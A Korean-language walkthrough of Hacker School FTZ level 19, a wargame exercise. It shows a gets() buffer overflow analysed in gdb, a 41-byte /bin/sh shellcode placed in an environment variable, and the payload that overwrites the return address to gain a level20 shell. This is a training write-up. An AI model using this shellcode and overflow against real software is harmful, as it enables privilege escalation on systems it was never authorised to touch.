# Hacker School FTZ
## - level 19 -

### 1. hint 파일 살펴보기

```
[level19@ftz level19]$ ls
attackme  hint  public_html  tmp
```

처음 접속하여 ls 명령어를 이용해 현재 디렉토리를 살펴보았다.
이전과 같이 attackme 프로그램과 함께 hint라는 파일이 존재하는 것을 확인할 수 있다.

```
[level19@ftz level19]$ cat hint


main()
{ char buf[20];
  gets(buf);
  printf("%s\n",buf);
}
```


cat 명령을 이용해 hint 파일의 내용을 살펴보았다.
이번에는 굉장히 간단한 소스 코드가 등장하였다.
char형의 배열 buf가 있고 길이를 제한하지 않은 입력을 받았다.
여기서 BOF 공격을 하면 될 것 같다.

### 2. 스택 확인

우리는 프로그램의 구조를 확인하기 위해 gdb를 quiet 모드로 실행해 프로그램의 디버깅 정보를 확인할 것이다.
본인은 intel식 어셈블리어 표현이 더 편하므로 intel식으로 세팅을 할 것이다.

```
[level19@ftz level19]$ gdb -q attackme
(gdb) set disassembly-flavor intel
(gdb) disas main
Dump of assembler code for function main:
0x08048440 <main+0>:    push   ebp
0x08048441 <main+1>:    mov    ebp,esp
0x08048443 <main+3>:    sub    esp,0x28
0x08048446 <main+6>:    sub    esp,0xc
0x08048449 <main+9>:    lea    eax,[ebp-40]
0x0804844c <main+12>:   push   eax
0x0804844d <main+13>:   call   0x80482f4 <gets>
0x08048452 <main+18>:   add    esp,0x10
0x08048455 <main+21>:   sub    esp,0x8
0x08048458 <main+24>:   lea    eax,[ebp-40]
0x0804845b <main+27>:   push   eax
0x0804845c <main+28>:   push   0x80484d8
0x08048461 <main+33>:   call   0x8048324 <printf>
0x08048466 <main+38>:   add    esp,0x10
0x08048469 <main+41>:   leave
0x0804846a <main+42>:   ret
```

위는 main 함수를 disassemble한 모습이다.
<main+9>에서 ebp-40 위치에 있는 값을 가져오는 것을 보아 buf 배열의 위치인 것을 알 수 있다.
스택을 그림으로 표현하면 다음과 같다.




### 3. Shell Code 세팅

우리는 위의 스택 구조 중 Return Address 위치에 쉘 코드를 삽입하여 새로운 쉘을 얻어낼 것이다.
쉘 코드의 종류는 여러 개가 있지만, 본인은 41 bytes 쉘 코드를 이용할 것이다. 자세한 것은 구글을 참고하자.

```
₩x31₩xc0₩xb0₩x31₩xcd₩x80₩x89₩xc3₩x89₩xc1₩x31₩xc0₩xb0₩x46₩xcd₩x80₩x31₩xc0₩x50₩x68₩x2f₩x2f₩x73₩x68₩x68₩x2f₩x62₩x69₩x6e₩x89₩xe3₩x50₩x53₩x89₩xe1₩x31₩xd2₩xb0₩x0b₩xcd₩x80
```

이것을 간편하게 사용하기 위해 환경 변수로 미리 등록해 놓을 것이다.

```
[level19@ftz level19]$ export CODE=$(python -c 'print "\x31\xc0\xb0\x31\xcd\x80\x89\xc3\x89\xc1\x31\xc0\xb0\x46\xcd\x80\x31\xc0\x
50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80"')
```

파이썬의 출력을 이용하여 위와 같이 환경변수를 등록하였다.

```
[level19@ftz level19]$ cd tmp
[level19@ftz tmp]$ vi getenv.c
```

```
#include <stdio.h>

int main() {
        printf("%p\n", getenv("CODE"));
        return 0;
}
```

```
[level19@ftz tmp]$ gcc -o getenv getenv.c
[level19@ftz tmp]$ ./getenv
0xbfffff87
```

이 환경변수의 주소를 알기 위해 tmp 디렉토리로 이동하여 환경변수의 주소를 출력해주는 프로그램을 하나 만들었다. 이후, 출력 결과는 0xbfffff87인 것을 알 수 있었다.

## 4. attackme 실행

우리는 이렇게 얻은 정보들을 통하여 attackme 프로그램을 실행할 것이다.

```
[level19@ftz level19]$ (python -c 'print "A"*44 + "\x87\xff\xff\xbf"'; cat) | ./attackme
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA?
```

처음 44 크기만큼은 아무 의미 없는 글자로 가득 채우고, 마지막 RET에 해당하는 위치에 우리의 쉘 코드를 삽입할 것이다. 이 쉘 코드는 이전 스텝에서 환경변수에 등록하였으므로 그 환경변수의 주소를 리틀 엔디안 방식으로 삽입한다. 그러면 우리가 입력한 문장이 printf로 인해 출력될 것이다.

```
id
uid=3100(level20) gid=3099(level19) groups=3099(level19)
```

이후, id 명령을 통해 쉘의 정보를 확인하자 UID가 정상적으로 level20로 설정되어 우리는 level20의 권한을 획득한 것을 확인할 수 있었다.

## 5. 비밀번호 획득

```
my-pass
TERM environment variable not set.

Level20 Password is "[redacted]".
```

my-pass 명령을 통해 level20의 비밀번호를 획득할 수 있다. 이를 따로 기록하여 level20 로그인 시, 사용하자.